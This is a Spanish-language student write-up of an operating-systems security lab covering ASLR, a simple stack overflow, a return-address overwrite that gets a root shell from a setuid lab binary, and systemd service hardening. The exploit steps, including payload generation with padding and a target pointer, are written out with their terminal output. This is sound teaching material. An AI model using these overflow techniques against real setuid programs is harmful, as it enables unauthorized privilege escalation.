Práctica 5A - Seguridad Parte 1

> Notas >
>
> 1. Utilizar un kernel completo (no el compilado en las prácticas 1 y 2)
> 2. Compilar el código C usando el Makefile provisto a fin de deshabilitar algunas medidas de seguridad del compilador y generar un código assembler más simple.
> 3. Acceda al código necesario para la práctica en el repositorio de la materia.

A - Introducción

1. Defina política y mecanismo.

Política: Define qué debe hacerse. Es una decisión o norma general sobre cómo debe comportarse el sistema. Por ejemplo, una política de seguridad puede decir: "Los usuarios no deben poder acceder a los archivos de otros usuarios sin permiso".

Mecanismo: Define cómo se implementa esa política. Es la herramienta o técnica que permite aplicar una política en la práctica. Siguiendo el ejemplo anterior, el mecanismo sería el sistema de permisos de archivos (como el esquema UGO, ACLs, etc.) que impide o permite el acceso según las reglas definidas.

La política puede ser modificada sin cambiar los mecanismos, y los mecanismos deben ser lo suficientemente generales como para soportar distintas políticas.

2. Defina objeto, dominio y right.

Objeto: Es cualquier recurso del sistema que puede ser accedido o manipulado por un proceso. Es decir, todo aquello que un usuario o proceso puede querer usar o controlar. Ejemplos comunes:

- Archivos, Directorios, Dispositivos de Hardware, Entradas de memoria, Sockets, Procesos, etc.

Dominio: Es un conjunto de accesos permitidos que tiene un sujeto (por ejemplo, un proceso) sobre uno o más objetos. También se lo puede ver como el contexto de ejecución de un proceso, con sus privilegios y restricciones. Cada vez que un proceso corre bajo ciertas credenciales o configuración, lo hace dentro de un dominio de protección.

Right: Es una operación permitida que un dominio puede realizar sobre un objeto. Es decir, un **right** especifica **qué puede hacerse** sobre un objeto desde un dominio. Ejemplos:

- `read`, `write`, `execute`, `delete`, `own`.

3. Defina POLA (Principle of least authority).

POLA (Principle of least authority): Este principio establece que cada componente del sistema (usuario, proceso, programa, etc.) debe operar con la menor cantidad de privilegios necesaria para realizar su tarea. *No debemos otorgar más autoridad de la estrictamente necesaria*. Tiene como Objetivos:

- Limitar el daño potencial que puede causar un error o una instrucción maliciosa.
- Reducir la superficie de ataque del sistema.
- Mejorar la seguridad y la estabilidad del entorno.

4. ¿Qué valores definen el dominio en UNIX?

Valores que definen el dominio en UNIX

- *UID (User ID)*
  - Identifica al usuario propietario del proceso.
  - Determina qué archivos puede acceder y qué comandos puede ejecutar.
- *GID (Group ID)*
  - Identifica el grupo primario al que pertenece el usuario.
  - Influye en los permisos de acceso grupales.
- *Supplementary Groups (Grupos secundarios)*
  - Son grupos adicionales a los que pertenece el usuario.
  - También participan en la verificación de permisos de grupo.
- *Effective UID/GID*
  - En algunos casos (por ejemplo, programas con `setuid` o `setgid`), un proceso puede tener un UID/GID efectivo distinto al real, que define temporalmente su autoridad.
- *Permisos del sistema de archivos (UGO)*
  - La combinación de UID/GID con los permisos `rwx` sobre archivos/directorios determina si el proceso puede leer, escribir o ejecutar esos objetos.
- *Capabilities (Linux)*
  - Permiten otorgar privilegios granulares a procesos sin necesidad de que tengan UID=0 (root).
  - Ejemplo: un proceso puede tener la capacidad de abrir puertos privilegiados sin ser root (`CAP_NET_BIND_SERVICE`).

5. ¿Qué es ASLR (Address Space Layout Randomization)? ¿Linux provee ASLR para los procesos de usuario? ¿Y para el kernel?

ASLR (*Address Space Layout Randomization*) es una técnica de seguridad que **aleatoriza la ubicación de ciertas áreas clave de memoria (stack, heap, data, text y bibliotecas)** en cada ejecución de un proceso. **Objetivo principal:**

- *Dificultar los ataques de tipo buffer overflow*, especialmente aquellos que intentan ejecutar código inyectado. Con ASLR, esas direcciones cambian aleatoriamente cada vez que se ejecuta un proceso, por lo que un atacante no puede predecir con facilidad dónde se encuentra el código o los datos que quiere usar o modificar.

Linux implementa ASLR para los procesos de usuario. Está controlado por el archivo: `/proc/sys/kernel/randomize_va_space`. Este archivo puede tener los siguientes valores:

- `0`: ASLR deshabilitado.
- `1`: Randomiza stack, VDSO (Virtual Dynamic Shared Object), memoria compartida. La sección data se ubica al final del text.
- `2`: Randomiza stack, VDSO, memoria compartida y data.

Linux también implementa ASLR para el kernel. Esto se conoce como **KASLR** (*Kernel Address Space Layout Randomization*). KASLR aleatoriza la ubicación de ciertas estructuras internas del kernel durante el arranque del sistema.

6. ¿Cómo se activa/desactiva ASRL para todos los procesos de usuario en Linux?

La activación o desactivación de **ASLR** en Linux se controla mediante el archivo: `/proc/sys/kernel/randomize_va_space`

- *Para verificar el estado actual:* `cat /proc/sys/kernel/randomize_va_space`.
- *Para cambiar el valor temporalmente (hasta el próximo reinicio)*
  - `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`
  - `echo 1 | sudo tee /proc/sys/kernel/randomize_va_space`
  - `echo 2 | sudo tee /proc/sys/kernel/randomize_va_space`
- *Para cambiar el valor permanentemente* se tiene que editar el archivo manualmente.

B - Ejercicio introductorio: Buffer Overflow simple

> Propósito del ejercicio >
>
> El propósito de este ejercicio es que las y los estudiantes tengan una introducción simple a un stack buffer overflow a fin de poder abordar el siguiente ejercicio. Las y los estudiantes

aprenderán a identificar la vulnerabilidad, analizar la disposición de la memoria y construir una entrada que aproveche la vulnerabilidad para obtener acceso no autorizado a una función privilegiada.

Nota >

Puede ser de ayuda ver el código assembler generado al compilar (`00-stack-overflow.s`) o utilizar gdb para depurar el programa pero no es obligatorio.

1. Compilar usando el makefile provisto el ejemplo `00-stack-overflow.c` provisto en el repositorio de la cátedra.

```
so@so:~/codigo-para-practicas/practica5$ make 00-stack-overflow
cc -save-temps -g -fno-stack-protector -z execstack -no-pie -fcf-
protection=none -O0    00-stack-overflow.c   -o 00-stack-overflow
00-stack-overflow.c: In function ‘login’:
00-stack-overflow.c:19:5: warning: implicit declaration of function ‘gets’;
did you mean ‘fgets’? [-Wimplicit-function-declaration]
   19 |     gets(password);             // Vulnerable function reads without
bounds
      |     ^~~~
      |     fgets
/usr/bin/ld: 00-stack-overflow.o: en la función `login':
/home/so/codigo-para-practicas/practica5/00-stack-overflow.c:19: aviso: the
`gets' function is dangerous and should not be used.
```

2. Ejecutar el programa y observar las direcciones de las variables `access` y `password`, así como la distancia entre ellas.

```
so@so:~/codigo-para-practicas/practica5$ ./00-stack-overflow
access pointer: 0x7ffcde6697cf, password pointer: 0x7ffcde6697b0, distance:
31
Write password: contrasenia123
Access denied
```

La dirección de `access` es 0x7ffcde6697cf y la dirección de `password` es 0x7ffcde6697b0. La distancia entre las mismas de 31 bytes, como la diferencia es positiva, eso quiere decir que `access` está 31 bytes después de `password` en memoria. Este dato nos sirve para explotar el overflow, porque el buffer `password` es solo 16 bytes. Entonces, para sobrescribir `access`, que

está 31 bytes más adelante, habría que escribir al menos 32 bytes para empezar a pisar la variable `access`.

3. Probar el programa con una password cualquiera y con “big secret” para verificar que funciona correctamente.

Contraseña cualquiera

```
so@so:~/codigo-para-practicas/practica5$ ./00-stack-overflow
access pointer: 0x7ffcde6697cf, password pointer: 0x7ffcde6697b0, distance:
31
Write password: contrasenia123
Access denied
```

Contraseña big secret

```
so@so:~/codigo-para-practicas/practica5$ ./00-stack-overflow
access pointer: 0x7fff0c355b4f, password pointer: 0x7fff0c355b30, distance:
31
Write password: big secret
Now you know the secret
```

4. Volver a ejecutar pero ingresar una password lo suficientemente larga para sobreescribir `access`. Usar distance como referencia para establecer la longitud de la password.

```
so@so:~/codigo-para-practicas/practica5$ ./00-stack-overflow
access pointer: 0x7fff1d618fcf, password pointer: 0x7fff1d618fb0, distance:
31
Write password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAA B
Now you know the secret
```

Tenemos que usar 31 caracteres para llenar el buffer y el espacio hasta `access`, el byte 32 tiene que sobreescribir `access` con un valor distinto a 0.

5. Después de realizar la explotación, reflexiona sobre las siguientes preguntas:
    1. ¿Por qué el uso de gets() es peligroso?
    2. ¿Cómo se puede prevenir este tipo de vulnerabilidad?
    3. ¿Qué medidas de seguridad ofrecen los compiladores modernos para evitar estas vulnerabilidades?

¿Por qué el uso de gets() es peligroso?

- `gets()` no verifica la cantidad de datos que se ingresan, por lo que permite que el usuario escriba más datos de los que el buffer puede contener.
- Esto provoca un desbordamiento de buffer en la pila, donde los datos extra pueden sobrescribir variables, direcciones de retorno o flags críticos.
- Esto puede permitir que un atacante modifique el flujo del programa o cambie variables internas, ganando acceso no autorizado o ejecutando código malicioso.

¿Cómo se puede prevenir este tipo de vulnerabilidad?

- Usando funciones que limitan la cantidad de caracteres leídos, como: `fgets(buffer, sizeof(buffer), stdin)` *que lee hasta el tamaño del buffer menos uno, evitando overflow.*
- Implementando validaciones explícitas del tamaño de la entrada de copiar datos a buffers.

¿Qué medidas de seguridad ofrecen los compiladores modernos para evitar estas vulnerabilidades?

- *Stack Canaries (protector de pila):* Inserta valores especiales (canarios) antes de la dirección de retorno en la pila. Si un overflow sobrescribe el canario, el programa detecta la corrupción y aborta.
- *ASLR (Address Space Layout Randomization):* Aleatoriza la ubicación de variables y funciones en memoria para dificultar la predicción de direcciones y la explotación.
- *NX Bit / DEP (Data Execution Prevention):* Marca zonas de memoria como no ejecutables para impedir ejecución de código inyectado en buffers.
- *Compilación sin PIE (Position Independent Executables):* Afecta la dirección base de ejecución para complicar exploits.
- *Advertencias y desuso de funciones inseguras:* Los compiladores emiten advertencias o errores cuando se usan funciones peligrosas como gets().

C - Ejercicio: Buffer Overflow reemplazando dirección de retorno

Objetivo del ejercicio >

El objetivo de este ejercicio es que las y los estudiantes comprendan cómo una vulnerabilidad de desbordamiento de búfer puede ser explotada para alterar la dirección de retorno de una función, redirigiendo la ejecución del programa a una función privilegiada. Además, se explorará el mecanismo de seguridad ASLR y cómo desactivarlo temporalmente para facilitar la explotación.

> **Nota** >
>
> Puede ser de ayuda ver el código assembler generado al compilar (`01-stack-overflow-ret.s`) o utilizar gdb para depurar el programa pero no es obligatorio.

1. Compilar usando el makefile provisto el ejemplo `01-stack-overflow-ret.c` provisto en el repositorio de la cátedra.

```
so@so:~/codigo-para-practicas/practica5$ make 01-stack-overflow-ret
cc -save-temps -g -fno-stack-protector -z execstack -no-pie -fcf-
protection=none -O0    01-stack-overflow-ret.c   -o 01-stack-overflow-ret
/usr/bin/ld: 01-stack-overflow-ret.o: en la función `login':
/home/so/codigo-para-practicas/practica5/01-stack-overflow-ret.c:33: aviso:
the `gets' function is dangerous and should not be used.
```

2. Configurar setuid en el programa para que al ejecutarlo, se ejecute como usuario root.

```
so@so:~/codigo-para-practicas/practica5$ su
Contraseña:
root@so:/home/so/codigo-para-practicas/practica5# chown root ./01-stack-
overflow-ret
root@so:/home/so/codigo-para-practicas/practica5# chmod u+s ./01-stack-
overflow-ret
root@so:/home/so/codigo-para-practicas/practica5# ls -l ./01-stack-overflow-
ret
-rwsr-xr-x 1 root so 18400 may 31 12:23 ./01-stack-overflow-ret
```

3. Verificar si tiene ASLR activado en el sistema. Si no está, actívelo.

```
so@so:~/codigo-para-practicas/practica5$ cat
/proc/sys/kernel/randomize_va_space
2
```

4. Ejecute `01-stack-overflow-ret` al menos 2 veces para verificar que la dirección de memoria de `privileged_fn()` cambia.

Cuando lo hice tenía el ASLR con valor 2 y siempre lo dejaba en la misma dirección, eso pasa porque el Makefile usa un flag que es `-no-pie`. Para que ASLR funcione, el ejecutable tiene que ser PIE:

Característica	PIE (Position Independent Executable)	NO PIE (Position Dependent Executable)
Definición	Binario que puede cargarse en cualquier dirección de memoria.	Binario que se carga siempre en la misma dirección.
Soporte de ASLR	Compatible con ASLR (puede cambiar de dirección en cada ejecución).	No compatible con ASLR (direcciones fijas).
Seguridad	Más seguro: más difícil explotar buffer overflows.	Más vulnerable a ataques, especialmente de tipo ROP.
Tipo de ELF (`readelf`)	`DYN` (tipo dinámico)	`EXEC` (tipo ejecutable)
Tamaño y performance	Ligeramente más grande y más lento (por relocaciones).	Ligeramente más chico y más rápido.

Tuve que hacer estos cambios en el Makefile:

```
SOURCES = $(wildcard *.c)
ASSEMBLY_SOURCES = $(SOURCES:.c=.s)
PREPROC_FILES = $(SOURCES:.c=.i)
OBJECTS = $(SOURCES:.c=.o)
EXECUTABLES = $(SOURCES:.c=)

# -fno-stack-protector: Disables stack protection, which helps prevent
buffer overflows.
# -z execstack: Allows execution of code on the stack, which can lead to
code injection attacks.
# -no-pie: Disables position-independent executables, which can help prevent
code injection attacks.
# -fcf-protection=none: Disables control flow protection, which helps
prevent code injection attacks.
# -fno-asynchronous-unwind-tables: Disables unwind tables, which can help
prevent stack corruption attacks.
# -O0: Disables optimizations, which can make it easier to analyze the code
and find vulnerabilities.

INSECURE_FLAGS = \
    -fno-stack-protector\
    -z execstack\
    -fcf-protection=none\
    -O0\
    -fPIE

CFLAGS = -save-temps -g $(INSECURE_FLAGS)
```

```
LDFLAGS = -pie

all: $(EXECUTABLES)
    $(CC) $(CFLAGS) $(LDFLAGS) $@.c -o $@

clean:
    rm -f $(OBJECTS) $(EXECUTABLES) $(ASSEMBLY_SOURCES) $(PREPROC_FILES)
```

Ahora cuando ejecuté

```
so@so:~/codigo-para-practicas/practica5$ make clean
rm -f 00-stack-overflow.o 01-stack-overflow-ret.o 00-stack-overflow 01-
stack-overflow-ret 00-stack-overflow.s 01-stack-overflow-ret.s 00-stack-
overflow.i 01-stack-overflow-ret.i
so@so:~/codigo-para-practicas/practica5$ make 01-stack-overflow-ret
cc -save-temps -g -fno-stack-protector -z execstack -fcf-protection=none -O0
-fPIE  -pie  01-stack-overflow-ret.c   -o 01-stack-overflow-ret
/usr/bin/ld: 01-stack-overflow-ret.o: en la función `login':
/home/so/codigo-para-practicas/practica5/01-stack-overflow-ret.c:33: aviso:
the `gets' function is dangerous and should not be used.
so@so:~/codigo-para-practicas/practica5$ ./01-stack-overflow-ret
privileged_fn: 0x55a5333251c9
Write password: hola
Access denied
so@so:~/codigo-para-practicas/practica5$ ./01-stack-overflow-ret
privileged_fn: 0x5607aba9c1c9
Write password: chau
Access denied
so@so:~/codigo-para-practicas/practica5$ ./01-stack-overflow-ret
privileged_fn: 0x56487020e1c9
Write password: holaDevuelta
Access denied
```

5. Apague ASLR y repita el punto 3 para verificar que esta vez el proceso siempre retorna la misma dirección de memoria para `privileged_fn()`.

```
so@so:~/codigo-para-practicas/practica5$ echo 0 | sudo tee
/proc/sys/kernel/randomize_va_space
0
so@so:~/codigo-para-practicas/practica5$ ./01-stack-overflow-ret
privileged_fn: 0x5555555551c9
Write password: hola
Access denied
so@so:~/codigo-para-practicas/practica5$ ./01-stack-overflow-ret
```

```
privileged_fn: 0x5555555551c9
Write password: chau
Access denied
```

6. Suponiendo que el compilador no agregó ningún padding en el stack tenemos los siguientes datos:
   - El stack crece hacia abajo.
   - Si estamos compilando en x86_64 los punteros ocupan 8 bytes.
   - x86_64 es little endian.
   - Primero se apiló la dirección de retorno (una dirección dentro de la función `main()`). Ocupa 8 bytes.
   - Luego se apiló la vieja base de la pila (`rbp`). Ocupa 8 bytes.
   - `password` ocupa 16 bytes.
     Calcule cuántos bytes de relleno necesita para pisar la dirección de retorno.

Suponiendo todo eso tenemos que:

- `rbp` ocupa 8 bytes.
- `password` ocupa 16 bytes.
- Luego viene la dirección de retorno que queremos pisar.

Para llegar a la dirección de retorno necesitamos $16\ (password) + 8\ (rbp) = 24\ bytes\ de\ relleno$.

7. Ejecute el `script payload_pointer.py` para generar el payload. La ayuda se puede ver con: `python payload_pointer.py --help`
8. Pruebe el payload redirigiendo la salida del script a `01-stack-overflow-ret` usando un pipe.

Acá es necesario volver al Makefile que da la cátedra (si se reinicia la máquina) porque sino nunca le vamos a poder pegar con el puntero que necesita el payload ya que `01-stack-overflow-ret` es PIE y va cambiando su dirección por cada ejecución. Dejo el código del Makefile para que sea más fácil copiar:

```
SOURCES = $(wildcard *.c)
ASSEMBLY_SOURCES = $(SOURCES:.c=.s)
PREPROC_FILES = $(SOURCES:.c=.i)
OBJECTS = $(SOURCES:.c=.o)
EXECUTABLES = $(SOURCES:.c=)

# -fno-stack-protector: Disables stack protection, which helps prevent
buffer overflows.
# -z execstack: Allows execution of code on the stack, which can lead to
```

```
code injection attacks.
# -no-pie: Disables position-independent executables, which can help prevent
code injection attacks.
# -fcf-protection=none: Disables control flow protection, which helps
prevent code injection attacks.
# -fno-asynchronous-unwind-tables: Disables unwind tables, which can help
prevent stack corruption attacks.
# -O0: Disables optimizations, which can make it easier to analyze the code
and find vulnerabilities.

INSECURE_FLAGS = \
    -fno-stack-protector\
    -z execstack\
    -no-pie\
    -fcf-protection=none\
    -O0

CFLAGS = -save-temps -g $(INSECURE_FLAGS)

all: $(EXECUTABLES)

clean:
    rm -f $(OBJECTS) $(EXECUTABLES) $(ASSEMBLY_SOURCES) $(PREPROC_FILES)
```

Seguimos estos pasos

```
so@so:~/codigo-para-practicas/practica5$ make clean
rm -f 00-stack-overflow.o 01-stack-overflow-ret.o 00-stack-overflow 01-
stack-overflow-ret 00-stack-overflow.s 01-stack-overflow-ret.s 00-stack-
overflow.i 01-stack-overflow-ret.i
so@so:~/codigo-para-practicas/practica5$ make 01-stack-overflow-ret
cc -save-temps -g -fno-stack-protector -z execstack -no-pie -fcf-
protection=none -O0    01-stack-overflow-ret.c   -o 01-stack-overflow-ret
/usr/bin/ld: 01-stack-overflow-ret.o: en la función `login':
/home/so/codigo-para-practicas/practica5/01-stack-overflow-ret.c:33: aviso:
the `gets' function is dangerous and should not be used.
so@so:~/codigo-para-practicas/practica5$ su
Contraseña:
root@so:/home/so/codigo-para-practicas/practica5# chown root ./01-stack-
overflow-ret
root@so:/home/so/codigo-para-practicas/practica5# chmod u+s ./01-stack-
overflow-ret
root@so:/home/so/codigo-para-practicas/practica5# ls -l ./01-stack-overflow-
ret
-rwsr-xr-x 1 root so 18400 jun  2 20:28 ./01-stack-overflow-ret
```

```
root@so:/home/so/codigo-para-practicas/practica5# exit
exit
so@so:~/codigo-para-practicas/practica5$ ./01-stack-overflow-ret
privileged_fn: 0x4011b6
Write password: hola
Access denied
so@so:~/codigo-para-practicas/practica5$ python3 payload_pointer.py --help
usage: payload_pointer.py [-h] --padding PADDING --pointer POINTER [--
pointer-size {4,8}]
                          [--endianness {little,big}] [--program PROGRAM]

Process some integers.

options:
  -h, --help            show this help message and exit
  --padding PADDING     Padding value to be used in the payload pointer.
  --pointer POINTER     Pointer value to be used in the payload pointer.
  --pointer-size {4,8}  Size of the pointer in bytes (4 or 8).
  --endianness {little,big}
                        Endianness of the pointer value.
  --program PROGRAM     Target program to send the payload to, after the
payload the user can
                        interact with it.
so@so:~/codigo-para-practicas/practica5$ python3 payload_pointer.py   --
padding 24   --pointer 0x4011b6   --pointer-size 8   --endianness little   |
./01-stack-overflow-ret
privileged_fn: 0x4011b6
Write password: uid = 1000, euid = 0
You are now root
```

9. Para poder interactuar con el shell invoque el programa usando el argumento `--program` del script `payload_pointer`. Por ejemplo: `python payload_pointer.py --padding --pointer --program ./01-stack-overflow-ret`
10. Pruebe algunos comandos para verificar que realmente tiene acceso a un shell con UID 0.

```
so@so:~/codigo-para-practicas/practica5$ python3 payload_pointer.py --
padding 24 --pointer 0x4011b6 --pointer-size 8 --endianness little --program
./01-stack-overflow-ret
You will not see the prompt but try some commands like ls, id, pwd, etc.
id
uid=0(root) gid=1000(so)
grupos=1000(so),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46
(plugdev),100(users),106(netdev),110(bluetooth),996(docker)
touch /root/prueba_root.txt
```

```
ls -l /root/prueba_root.txt
-rw-r--r-- 1 root so 0 jun  2 20:31 /root/prueba_root.txt
```

11. Conteste:
    1. ¿Qué efecto tiene setear el bit setuid en un programa si el propietario del archivo es `root`? ¿Qué efecto tiene si el usuario es por ejemplo `nobody`?
    2. Compare el resultado del siguiente comando con la dirección de memoria de `privileged_fn()`. ¿Qué puede notar respecto a los octetos? ¿A qué se debe esto? `python payload_pointer.py --padding <padding> --pointer <pointer> | hd`
    3. ¿Cómo ASLR ayuda a evitar este tipo de ataques en un escenario real donde el programa no imprime en pantalla el puntero de la función objetivo?
    4. ¿Cómo podría evitar este tipo de ataques en un módulo del kernel de Linux? ¿Qué mecanismo debería estar habilitado?

¿Qué efecto tiene setear el bit setuid en un programa si el propietario del archivo es `root`? ¿Qué efecto tiene si el usuario es por ejemplo `nobody`?

- El bit `setuid` es un bit especial de permisos en sistemas Unix/Linux que, cuando está activo en un ejecutable, hace que ese programa *se ejecute con los privilegios del propietario del archivo, no del usuario que lo ejecuta.*
- Si el propietario del archivo es `root` y el bit está activado, cuando un usuario normal ejecuta ese programa, el proceso resultante tendrá privilegios de root mientras dure la ejecución.
- Si el propietario es por ejemplo `nobody`, cuando cualquier usuario ejecuta el programa, el proceso tendrá los privilegios del usuario nobody (normalmente un usuario con permisos muy restringidos). Es decir, se pueden llegar a reducir los privilegios.

Compare el resultado del siguiente comando con la dirección de memoria de `privileged_fn()`. ¿Qué puede notar respecto a los octetos? ¿A qué se debe esto? `python payload_pointer.py --padding <padding> --pointer <pointer> | hd`

```
so@so:~/codigo-para-practicas/practica5$ python3 payload_pointer.py --
padding 24 --pointer 0x4011b6 | hd
00000000  30 31 32 33 34 35 36 37  38 39 61 62 63 64 65 66
|0123456789abcdef|
00000010  67 68 69 6a 6b 6c 6d 6e  b6 11 40 00 00 00 00 00
|ghijklmn..@.....|
00000020  0a 0a                                            |..|
00000022
```

- Nosotros tenemos la dirección de memoria de `privileged_fn()` como `0x4011b6`. Luego de ejecutar vemos esa dirección de esta forma: `b6 11 40 00 00 00 00 00`. *Está al revés*, esto se debe a que se está usando *little endian*.

¿Cómo ASLR ayuda a evitar este tipo de ataques en un escenario real donde el programa no imprime en pantalla el puntero de la función objetivo?

- `ASLR` ayuda a evitar este tipos de ataque en escenarios reales cambiando aleatoriamente por ejecución stack, VDSO, memoria compartida y data (si está en 2).

¿Cómo podría evitar este tipo de ataques en un módulo del kernel de Linux? ¿Qué mecanismo debería estar habilitado?

- Se debería de habilitar `Kernel ASLR` que es la versión de ASLR para el espacio del Kernel.

D - Ejercicio SystemD

> Objetivo del ejercicio >
>
> Aprender algunas restricciones de seguridad que se pueden aplicar a un servicio en SystemD.
>
> - https://www.redhat.com/en/blog/cgroups-part-four
> - https://www.redhat.com/en/blog/mastering-systemd

1. Investigue los comandos:
    1. `systemctl enable`
    2. `systemctl disable`
    3. `systemctl daemon-reload`
    4. `systemctl start`
    5. `systemctl stop`
    6. `systemctl status`
    7. `systemd-cgls`
    8. `journalctl -u [unit]`

Comandos:

- `systemctl enable`:
    - Habilita un servicio para que se inicie automáticamente al arrancar el sistema.
    - *Ejemplo:* `sudo systemctl enable nginx`

- `systemctl disable`
  - Deshabilita un servicio para que no se inicie automáticamente al arrancar.
  - *Ejemplo:* `sudo systemctl disable nginx`
- `systemctl daemon-reload`
  - Recarga los archivos de configuración de systemd. Es necesario ejecutar este comando después de modificar o agregar un archivo `.service`.
  - *Ejemplo:* `sudo systemctl daemon-reload`
- `systemctl start`
  - Inicia un servicio inmediatamente (sin necesidad de reiniciar).
  - *Ejemplo:* `sudo systemctl start nginx`
- `systemctl stop`
  - Detiene un servicio en ejecución.
  - *Ejemplo:* `sudo systemctl stop nginx`
- `systemctl status`
  - Muestra el estado actual del servicio: si está activo, errores recientes, PID, logs cortos, etc.
  - *Ejemplo:* `systemctl status nginx`
- `systemd-cgls`
  - Muestra una jerarquía de control groups (cgroups) usados por systemd. Es útil para ver cómo los servicios están organizados y aislados en el sistema.
  - *Ejemplo:* `systemd-cgls`
- `journalctl -u [unit]`
  - Muestra los logs del servicio especificado. Es esencial para depurar errores o ver la salida completa del servicio.
  - *Ejemplo:* `journalctl -u nginx`

2. Investigue las siguientes opciones que se pueden configurar en una unit service de systemd:
   1. IPAddressDeny e IPAddressAllow
   2. User y Group
   3. ProtectHome
   4. PrivateTmp
   5. ProtectProc
   6. MemoryAccounting, MemoryHigh y MemoryMax

Opciones

- *IPAddressDeny e IPAddressAllow*
  - Restringen el acceso de red de un servicio a ciertas IPs.

    - Requiere que el servicio esté en un entorno controlado por systemd-networkd o configurado con `PrivateNetwork=yes`.
    - Sintaxis: `IPAddressDeny=any` y `IPAddressAllow=192.168.0.0/24`. Esto bloquea todo el tráfico saliente excepto a una red específica.
- *User y Group*
    - Ejecutan el proceso bajo un usuario o grupo específicos, en lugar de `root`.
    - Limita los permisos del proceso, incluso si el archivo binario es propiedad de root.
    - Ejemplo: `User=nobody` y `Group=nogroup`.
- *ProtectHome*
    - Controla el acceso del servicio a los directorios `/home`, `/root` y `/run/user`.
    - Previene que el servicio lea/escriba en los directorios personales de los usuarios.
    - Variables posibles:
        - `yes`: acceso restringido totalmente.
        - `read-only`: solo lectura.
        - `tmpfs`: los reemplaza por sistemas de archivos vacíos temporales.
    - Ejemplo: `ProtectHome=yes`
- *PrivateTmp*
    - Asigna al servicio su propio directorio `/tmp` aislado.
    - Evita que el servicio vea o interfiera con archivos temporales de otros procesos.
    - Ejemplo: `PrivateTmp=yes`
- *ProtectProc*
    - Restringe lo que el servicio puede ver dentro del sistema de archivos `/proc`.
    - Evita que el servicio lea la información de otros procesos (como argumentos, archivos abiertos, etc).
    - Valores posibles:
        - `no`, `invisible`, `ptraceable`.
    - Ejemplo: `ProtectProc=invisible`
- *MemoryAccounting, MemoryHigh y MemoryMax*
    - Controlan y limitan el uso de memoria del servicio usando cgroups v2.
    - Ejemplo: `MemoryAccounting=yes`, `MemoryHigh=100M` y `MemoryMax=150M`
        - `MemoryAccounting=yes`: habilita el seguimiento del uso de memoria.
        - `MemoryHigh`: valor "blando", si se excede, se intenta recuperar memoria.
        - `MemoryMax`: límite duro, el proceso será limitado o terminado si lo supera.

3. Tenga en cuenta para los siguientes puntos:
    1. La configuración del servicio se instala en: `/etc/systemd/system/insecure_service.service`

2. Cada vez que modifique la configuración será necesario recargar el demonio de systemd y recargar el servicio:
    1. systemctl daemon-reload
    2. systemctl restart insecure_service.service


4. En el directorio `insecure_service` del repositorio de la cátedra encontrará, el binario `insecure_service`, el archivo de configuración `insecure_service.service` y el script `install.sh`.
    1. Instale el servicio usando el script `install.sh`.
    2. Verifique que el servicio se está ejecutando con `systemctl status`.
    3. Verifique con qué UID se ejecuta el servicio usando `psaux | grep insecure_service`.
    4. Abra localhost:8080 en el navegador y explore los links provistos por este servicio.

